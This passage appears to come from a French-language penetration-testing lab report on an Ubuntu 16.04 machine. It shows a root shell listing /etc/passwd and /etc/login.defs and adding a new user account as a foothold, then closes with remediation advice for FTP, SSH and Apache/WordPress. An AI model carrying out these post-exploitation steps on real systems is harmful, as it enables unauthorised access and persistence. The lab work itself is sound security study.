systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uidd:x:107:111::/run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,:/home/marlinspike:/bin/bash
```

```
root@vtcsec:/home/marlinspike# less /etc/passwd
```

```
root@vtcsec:/home/marlinspike# less /etc/login.defs
```

```
root@vtcsec: /home/marlinspike
File Actions Edit View Help
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uidd:x:107:111::/run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
guest-pgksgj:x:999:999:Guest:/tmp/guest-pgksgj:/bin/bash
guest-nyoo8c:x:998:998:Guest:/tmp/guest-nyoo8c:/bin/bash
guest-sc5gw5:x:997:997:Guest:/tmp/guest-sc5gw5:/bin/bash
guest-5jyzqa:x:996:996:Guest:/tmp/guest-5jyzqa:/bin/bash
guest-4q8rob:x:995:995:Guest:/tmp/guest-4q8rob:/bin/bash
guest-3peqd7:x:994:994:Guest:/tmp/guest-3peqd7:/bin/bash
guest-ese44h:x:993:993:Guest:/tmp/guest-ese44h:/bin/bash
guest-ppef9p:x:992:992:Guest:/tmp/guest-ppef9p:/bin/bash
soulaima:x:1001:1001:soulaima,,,:/home/soulaima:/bin/bash
(END)
```



```
root@vtcsec: /home/marlinspike
File Actions Edit View Help

#
# /etc/login.defs - Configuration control definitions for the login package.
#
# Three items must be defined: MAIL_DIR, ENV_SUPATH, and ENV_PATH.
# If unspecified, some arbitrary (and possibly incorrect) value will
# be assumed. All other items are optional - if not specified then
# the described action or option will be inhibited.
#
# Comment lines (lines beginning with "#") and blank lines are ignored.
#
# Modified for Linux. --marekm

# REQUIRED for useradd/userdel/usermod
# Directory where mailboxes reside, _or_ name of file, relative to the
# home directory. If you _do_ define MAIL_DIR and MAIL_FILE,
# MAIL_DIR takes precedence.
#
# Essentially:
# - MAIL_DIR defines the location of users mail spool files
#   (for mbox use) by appending the username to MAIL_DIR as defined
#   below.
# - MAIL_FILE defines the location of the users mail spool files as the
#   fully-qualified filename obtained by prepending the user home
#   directory before $MAIL_FILE
#
# NOTE: This is no more used for setting up users MAIL environment variable
# which is, starting from shadow 4.0.12-1 in Debian, entirely the
# job of the pam_mail PAM modules
# See default PAM configuration files provided for
# login, su, etc.
#
# This is a temporary situation: setting these variables will soon
# move to /etc/default/useradd and the variables will then be
# no more supported
MAIL_DIR      /var/mail
MAIL_FILE     .mail

#
# Enable logging and display of /var/log/faillog login failure info.
# This option conflicts with the pam_tally PAM module.
#
FAILLOG_ENAB      yes

#
# Enable display of unknown usernames when login failures are recorded.
#
# WARNING: Unknown usernames may become world readable.
# See #290803 and #298773 for details about how this could become a security
# concern
LOG_UNKFAIL_ENAB  no
/etc/login.defs
```

J'ai aussi essayer d'ajouter un nouveau user

```
root@vtcsec:/var/mail# adduser soulaima
Adding user 'soulaima' ...
Adding new group 'soulaima' (1001) ...
Adding new user 'soulaima' (1001) with group 'soulaima' ...
Creating home directory '/home/soulaima' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for soulaima
Enter the new value, or press ENTER for the default
Full Name []: soulaima
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] y
root@vtcsec:/var/mail#
```

marlinspike

Password

soulaima

Guest Session

ubuntu® 16.04 LTS

Solutions proposées

Port 21 - FTP :

Mise à jour du logiciel : s'assurer que ProFTPD est mis à jour vers la dernière version disponible pour bénéficier des correctifs de sécurité.

Restriction d'accès : Limiter l'accès FTP uniquement aux utilisateurs autorisés en configurant correctement les règles de pare-feu

Utilisation de SFTP : Si possible, remplacer FTP par SFTP (SSH File Transfer Protocol) peut être envisagé, car il utilise SSH pour chiffrer les communications et offre une meilleure sécurité.

Port 22 - SSH :

Mise à jour du logiciel : Il est important de s'assurer que OpenSSH est mis à jour vers la dernière version disponible pour bénéficier des correctifs de sécurité.

Utilisation de clés SSH : Encourager l'utilisation de clés SSH pour l'authentification au lieu de mots de passe rendrait plus difficile l'accès non autorisé.

Surveillance des activités SSH : Surveiller attentivement les journaux d'activité SSH pour détecter les comportements suspects et les tentatives d'authentification infructueuses est recommandé.

Port 80 - Serveur HTTP (Apache) :

Mise à jour des logiciels : S'assurer que le serveur Apache ainsi que WordPress sont mis à jour vers les dernières versions disponibles pour bénéficier des correctifs de sécurité est essentiel.

Sécurisation de WordPress : Renforcer la sécurité de WordPress en utilisant des plugins de sécurité, en limitant l'accès aux utilisateurs autorisés, et en surveillant régulièrement les activités du site est recommandé.

Sécurisation du serveur web : Configurer correctement le serveur Apache pour limiter l'accès aux répertoires sensibles, désactiver les fonctionnalités non nécessaires, et mettre en œuvre des mécanismes de protection contre les attaques courantes telles que les injections SQL et les attaques de force brute est essentiel.

Surveillance des activités HTTP : Surveiller activement les journaux d'activité du serveur web pour détecter les tentatives d'exploitation et les activités suspectes est recommandé.